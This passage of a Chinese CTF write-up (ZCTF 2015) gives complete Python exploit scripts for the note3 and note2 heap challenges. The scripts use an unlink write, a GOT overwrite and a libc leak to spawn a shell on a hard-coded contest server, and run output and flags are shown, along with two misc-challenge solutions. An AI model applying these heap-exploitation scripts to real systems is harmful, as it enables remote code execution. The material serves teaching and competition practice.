      content_ptr = (const char *)malloc((unsigned int)size);
      puts("Input the note content:");
      read_str((__int64)content_ptr, (unsigned int)size, 10);
      filter_format_string(content_ptr);
      (&g_note_content_ptr_array)[g_note_count] = (void **)content_ptr;
      g_note_content_size_array[(unsigned __int64)(unsigned int)g_note_count] = (unsigned int)size;
      note_id = g_note_count++;
      result = printf("note add success, the id is %d\n", (unsigned int)note_id);
    }
    else
```

note3 程序中获取字符串函数 read_str 使用 size-1 来限定字符串长度，当 size=0 时，for(i=0; size-1>I; i++)将导致用户输入的字符串超出预期的长度，因此当对 size=0 的 note 进行编辑的时候会发生堆溢出，并最终可实现 unlink 内存写漏洞。




```
unsigned __int64 __fastcall read_str(__int64 a1, __int64 size, char a3)
{
  char v4; // [sp+Ch] [bp-34h]@1
  char buf; // [sp+2Fh] [bp-11h]@2
  unsigned __int64 i; // [sp+30h] [bp-10h]@1
  __int64 v7; // [sp+38h] [bp-8h]@2

  v4 = a3;
  for ( i = 0LL; size - 1 > i; ++i )
  {
    v7 = read(0, &buf, 1uLL);
    if ( v7 <= 0 )
      exit(-1);
    if ( buf == v4 )
      break;
    *(_BYTE *)(i + a1) = buf;
  }
  *(_BYTE *)(a1 + i) = 0;
  return i;
}
```

利用代码如下：

```
from zio import *

def pwn(host):
    try:
        io = zio(host, timeout=30, print_read=False,
print_write=False)
    except Exception,e:
        print(str(e))
        exit(0)


    def addNote(content='',content_size=1024):
        io.read_until("option--->>")
        assert(content_size<=1024)
        io.writeline("1")
        io.read_until("Input the length of the note content:")
        io.writeline(str(content_size))
        io.read_until("Input the note content:")
        if  content_size == 0 or len(content) < content_size:
            io.writeline(content)
        else:
            io.write(content[:content_size-1])

    def addNote_nodebug(content='',content_size=1024):
        assert(content_size<=1024)
        io.writeline("1")
        io.writeline(str(content_size))
        if  content_size == 0 or len(content) < content_size:
            io.writeline(content)
        else:
            io.write(content[:content_size-1])


    def showNote(note_id=0):
        io.read_until("option--->>")
        io.writeline("2")
        pass

    def reeditNote(note_id=0, new_content=''):
        io.read_until("option--->>")
        io.writeline("3")
        assert(len(new_content)<0x90)
        assert((0<=note_id) and (6>=note_id))
        io.read_until("Input the id of the note:")
        io.writeline(str(note_id))
        io.read_until("Input the new content:")
        io.writeline(new_content)

    def reeditNote_nodebug(note_id=0, new_content=''):
        io.writeline("3")
        assert(len(new_content)<0x90)
        assert((0<=note_id) and (6>=note_id))
        io.writeline(str(note_id))
        io.writeline(new_content)

    def deleteNote(note_id):
        io.read_until("option--->>")
        io.writeline("4")
        assert((0<=note_id) and (6>=note_id))
        io.read_until("Input the id of the note:")
        io.writeline(str(note_id))

    def deleteNote_nodebug(note_id):
        io.writeline("4")
        assert((0<=note_id) and (6>=note_id))
        io.writeline(str(note_id))


    def exploit():
        try:
```

```
        addNote(content="0",content_size=0x40)
        addNote(content="1",content_size=0x40)
        addNote(content="2",content_size=0x40)
        addNote(content="3",content_size=0x40)
        addNote(content="\x00",content_size=0x00)
        addNote(content="5",content_size=0x80)
        # raw_input("step1: reeditNote4")
        payload="0"*0x10+"{prev_size}{cur_size}".format(
            prev_size=l64(0x1122334455667788),
            cur_size=l64(0x90),
        )
        reeditNote(note_id=4,new_content=payload)
        # raw_input("step2: loop to reeditNote4")
        for i in xrange(1,8):
            payload="0"*0x10+"{prev_size}".format(
                prev_size=chr(0x60)*(8-i),
            )
            reeditNote(note_id=4,new_content=payload)
        # raw_input("step3: deleteNote3")
        deleteNote(note_id=3)
        # raw_input("step4: addNote6")
        fake_chunk = "{prev_size}{cur_size}{fd}{bk}".format(
            prev_size=l64(0x00),
            cur_size=l64(0x60+0x01),
            fd = l64(0x6020c8),
            bk = l64(0x6020d0),
        )
        addNote(content=fake_chunk,content_size=0x40)
        # raw_input("step5: deleteNote5")
        deleteNote(note_id=5)
        # raw_input("step6: reeditNote3 => overwrite
ptr_array")
        got_puts = 0x602020
        got_free = 0x602018
        got_printf = 0x602030
        got_start_main = 0x602048
        payload = l64(got_puts) + l64(got_free) +
l64(got_start_main)
        reeditNote(note_id=3,new_content=payload)
        # raw_input("step8: reeditNote0  =>  overwrite got")
        retn = 0x400836
        printf = 0x400750
        payload = l64(retn)
```

```
            reeditNote(note_id=0,new_content=payload)
            # raw_input("step9: reeditNote1  =>  overwrite got")
            payload = l64(printf)+l64(retn)
            reeditNote_nodebug(note_id=1,new_content=payload)
            deleteNote_nodebug(note_id=2)
            io.readline()
            libc_start_main = l64(io.read(6).ljust(8,"\x00"))
            libc_base = libc_start_main - 0x21dd0
            system = libc_base + 0x46640
            binsh = libc_base + 0x17ccdb
            print "libc_start_main : " + hex(libc_start_main)
            print "libc_system     : " + hex(system)
            print "libc_binsh      : " + hex(binsh)
            payload=l64(system)+l64(retn)
            reeditNote_nodebug(note_id=1,new_content=payload)
            
addNote_nodebug(content="/bin/sh",content_size=0x40)
            deleteNote_nodebug(note_id=2)
            io.writeline("id")
            io.writeline("cat /home/note3/flag")
            io.interact()
            return
        except Exception,e:
            print('something wrong: '+str(e))
            
    return exploit()


if __name__ == '__main__':
    host = ("115.28.27.103", 9003)
    pwn(host)
```




```
random@random:~/Desktop/zctf2015/pwn/pwn300_2 $ py solution/note3.py
libc_start_main : 0x7feccbae1dd0
libc_system     : 0x7feccbb06640
libc_binsh      : 0x7feccbc3ccdb
note add success, the id is 2
uid=1005(note3) gid=1005(note3) groups=1005(note3)
ZCTF{No_s1-1Ow_n0dfs_1eak!@#}
```

ZCTF{No_s1-1Ow_n0dfs_1eak!@#}

5. PWN400——note2

Note2 程序的漏洞和 note3 一样，存在堆溢出，导致 unlink 任意内存写漏洞。利用代码如下：

```
from zio import *

def pwn(host):
    try:
        io = zio(host, timeout=30, print_read=False,
print_write=False)
    except Exception,e:
        print(str(e))
        exit(0)

    def info(name='', address=''):
        io.read_until("Input your name:")
        assert(len(name)<64)
        assert(len(address)<96)
        io.writeline(name)
        io.read_until("Input your address:")
        io.writeline(address)

    def addNote(content='',content_size=128):
        io.read_until("option--->>")
        assert(content_size<=128)
        io.writeline("1")
        io.read_until("Input the length of the note content:")
        io.writeline(str(content_size))
        io.read_until("Input the note content:")
        if  content_size == 0 or len(content) < content_size:
            io.writeline(content)
        else:
            io.write(content[:content_size-1])

    def showNote(note_id=0):
        io.read_until("option--->>")
        io.writeline("2")
        assert((0<=note_id) and (3>=note_id))
        io.read_until("Input the id of the note:")
        io.writeline(str(note_id))

    def reeditNote(note_id=0, new_content=''):
        io.read_until("option--->>")
        io.writeline("3")
        assert(len(new_content)<0x90)
        assert((0<=note_id) and (3>=note_id))
        io.read_until("Input the id of the note:")
        io.writeline(str(note_id))
        io.read_until("[1.overwrite/2.append]")
        io.writeline(str("1"))
        io.read_until("TheNewContents:")
        io.writeline(new_content)

    def appendNote(note_id=0, append_content=''):
        io.read_until("option--->>")
        io.writeline("3")
        assert(len(append_content)<0x90)
        assert((0<=note_id) and (3>=note_id))
        io.read_until("Input the id of the note:")
        io.writeline(str(note_id))
        io.read_until("[1.overwrite/2.append]")
        io.writeline(str("2"))
        io.read_until("TheNewContents:")
        io.writeline(append_content)

    def deleteNote(note_id):
        io.read_until("option--->>")
        io.writeline("4")
        assert((0<=note_id) and (3>=note_id))
        io.read_until("Input the id of the note:")
        io.writeline(str(note_id))

    def exploit():
        try:
            info(name='11',address='22')
            addNote(content="1",content_size=0x40)
            addNote(content="\x00",content_size=0x00)
            addNote(content="2",content_size=0x80)
            # raw_input("step1: appendNote1")
            payload="0"*0x10+"{prev_size}{cur_size}".format(
                prev_size=l64(0x1122334455667788),
                cur_size=l64(0x90),
            )
            appendNote(note_id=1,append_content=payload)
            # raw_input("step2: loop to reeditNote")
            for i in xrange(1,8):
                payload="0"*0x10+"{prev_size}".format(
                    prev_size=chr(0x60)*(8-i),
                )
                reeditNote(note_id=1,new_content=payload)
            # raw_input("step3: deleteNote0")
            deleteNote(note_id=0)
            # raw_input("step4: addNote3")
            fake_chunk = "{prev_size}{cur_size}{fd}{bk}".format(
                prev_size=l64(0x00),
                cur_size=l64(0x60+0x01),
                fd = l64(0x602120),
                bk = l64(0x602128),
            )
            addNote(content=fake_chunk,content_size=0x40)
            # raw_input("step5: deleteNote2")
            deleteNote(note_id=2)
            #  raw_input("step6:  reeditNote3    =>    overwrite
ptr_array")
            got_free = 0x602018
            payload = l64(got_free)
            reeditNote(note_id=3,new_content=payload)
            # raw_input("step7: showNote0    =>  leak libc")
            showNote(note_id=0)
            io.read_until("Content is ")
            line = io.readline().strip().ljust(8,"\x00")
            free = l64(line)
            libc = free - 0x82df0
            system = libc + 0x46640
            binsh = libc + 0x17ccdb
            print "free   : " + hex(free)
            print "libc   : " + hex(libc)
            print "system : " + hex(system)
            print "binsh  : " + hex(binsh)
            # raw_input("step8: reeditNote0  =>  overwrite got")
            payload = l64(system)
            reeditNote(note_id=0,new_content=payload)
            # raw_input("step9: reeditNote3  =>  store /bin/sh")
            reeditNote(note_id=3,new_content="/bin/sh\x00")
            #  raw_input("step10:  deleteNote3    =>    trigger
system")
            deleteNote(note_id=3)
            io.writeline("id")
            io.writeline("cat /home/note2/flag")

            io.interact()
            return

        except Exception,e:
            print('something wrong: '+str(e))

    return exploit()


if __name__ == '__main__':
    host = ("115.28.27.103", 9002)
    pwn(host)


'''
free   : 0x7f9fef66cdf0
libc   : 0x7f9fef5ea000
system : 0x7f9fef630640
binsh  : 0x7f9fef766cdb
uid=1004(note2) gid=1004(note2) groups=1004(note2)
ZCTF{C0ngr@tu1@tIoN_tewre0_PwN_8ug_19390#@!}

'''
```




```
random@random:~/Desktop/zctf2015/pwn/pwn400 $ py solution/note2.py
free   : 0x7f9fef66cdf0
libc   : 0x7f9fef5ea000
system : 0x7f9fef630640
binsh  : 0x7f9fef766cdb
uid=1004(note2) gid=1004(note2) groups=1004(note2)
ZCTF{C0ngr@tu1@tIoN_tewre0_PwN_8ug_19390#@!}
```


ZCTF{C0ngr@tu1@tIoN_tewre0_PwN_8ug_19390#@!}

MISC

1. MISC100——xctf 竞赛规则




打开 word 文档，删除掉最后一幅图片发现有 2016 个白色 1 磅的烫字，仔细看下发现字之间间距不同，手工处理很麻烦，于是直接看 document.xml



```
<w:r w:rsidRPr="00893D4E">
    <w:rPr>
        <w:rFonts w:hint="eastAsia"/>
        <w:color w:val="FFFFFF" w:themeColor="background1"/>
        <w:spacing w:val="-2"/>
        <w:sz w:val="2"/>
        <w:szCs w:val="2"/>
    </w:rPr>
    <w:t>烫</w:t>
</w:r>
<w:r w:rsidRPr="00893D4E">
    <w:rPr>
        <w:rFonts w:hint="eastAsia"/>
        <w:color w:val="FFFFFF" w:themeColor="background1"/>
        <w:sz w:val="2"/>
        <w:szCs w:val="2"/>
    </w:rPr>
    <w:t>烫烫烫烫烫烫烫烫烫烫烫烫烫烫烫烫烫烫</w:t>
</w:r>
<w:r w:rsidRPr="00893D4E">
    <w:rPr>
        <w:rFonts w:hint="eastAsia"/>
        <w:color w:val="FFFFFF" w:themeColor="background1"/>
        <w:spacing w:val="2"/>
        <w:sz w:val="2"/>
        <w:szCs w:val="2"/>
    </w:rPr>
```

在 notepad 中使用正则+替换整理得到一个字符串，由二进制转为字符串得到 flag。



```
>>> s="0"*1+"1"*1+"0"*1+"1"*1+"1"*1+"0"*1+"1"*1+"0"*1+"0"*1+"1"*1+"0"*1+"0"*1+"0
"*1+"0"*1+"1"*1+"1"*1+"0"*1+"1"*1+"0"*1+"1"*1+"0"*1+"1"*1+"0"*1+"0"*1+"0"*1+"1"*
1+"0"*1+"0"*1+"0"*1+"1"*1+"1"*1+"0"*1+"0"*1+"1"*1+"1"*1+"1"*1+"1"*1+"0"*1+"1"*1+
"1"*1+"0"*1+"1"*1+"0"*1+"0"*1+"0"*1+"0"*1+"1"*1+"1"*1+"0"*1+"0"*1+"1"*1+"1"*1+"0
"*1+"0"*1+"0"*2+"0"*1+"1"*1+"1"*1+"0"*1+"1"*1+"1"*1+"1"*1+"0"*1+"0"*1+"1"*1+"1"*
1+"0"*1+"1"*1+"1"*1+"1"*1+"0"*1+"0"*1+"1"*1+"0"*1+"0"*1+"0"*1+"1"*1+"0"*1+"1"*1+
"0"*1+"1"*1+"0"*1+"1"*1+"1"*1+"1"*1+"1"*2+"0"*1+"1"*1+"0"*1+"0"*1+"1"*2+"1"*1+"1
"*1+"0"*1+"1"*1+"0"*1+"0"*1+"1"*1+"1"*1+"1"*1+"0"*1+"0"*1+"1"*1+"0"*1+"1"*1+"1"*
1+"1"*1+"1"*1+"1"*1+"0"*1+"1"*1+"0"*1+"0"*1+"0"*1+"0"*1+"1"*1+"0"*1+"0"*1+"0"*1+
"1"*1+"1"*1+"0"*1+"1"*1+"0"*1+"0"*1+"0"*1+"1"*1+"0"*1+"0"*1+"0"*1+"0"*1+"1"*1+"0
"*1+"0"*1+"1"*1+"0"*1+"1"*1+"0"*1+"1"*1+"0"*1+"1"*1+"0"*1+"1"*1+"1"*1+"0"*1+"1"*
1+"0"*1+"1"*1+"0"*1+"0"*1+"0"*1+"1"*1+"0"*3+"0"*1+"1"*1+"0"*1+"1"*1+"1"*1+"1"*1+
"1"*1+"1"*1+"0"*1+"1"*1
>>> h=hex(int(s,2)).replace('0x','').replace('L','')
>>> h.decode('hex')
'ZCTF{C0nnE_ON_B4BUj!}'
```

2. MISC100——码魂

最后一部分内容，以 zctf 开头的那部分数据。将其转为十六进制，是一段 shellcode。写个程序加载，或是使用 OD 加载任意一个程序，改下数据，改下 EIP 直接调用执行会弹出一个窗口显示 des.XXXXXXXXXXXXX 一段数据。

根据官方给的提示，确定 des 算法的 key 为 zctf 的 ASCII。下面只剩下测试各种 des 了，中间走了很多弯路，最后解密成功。

```
from binascii import unhexlify as unhex
import pyDes

s                                                                    =
'4454351239294142517768106477424758339313668330551556598850285899498383133918517502503116443893032458144900690532957411308317691675682333946019971994909066641891914657728311161476294251777002804869680310833062416097160633225722907877609055897813420047521712976274014308415290941783823683328734523657720186652742880094528490554601943311421553698477475972304302075922033331292552372389282466264842199'

print str(hex(int(s)))

k   =   pyDes.des('7a637466',   pyDes.CBC,   '\0\0\0\0\0\0\0\0',
pad=None, padmode=pyDes.PAD_PKCS5)

d                                                                    =
k.decrypt(unhex("7c21b29282507483279281242dd1b070d0e58d330b72d8d5"))

print d
```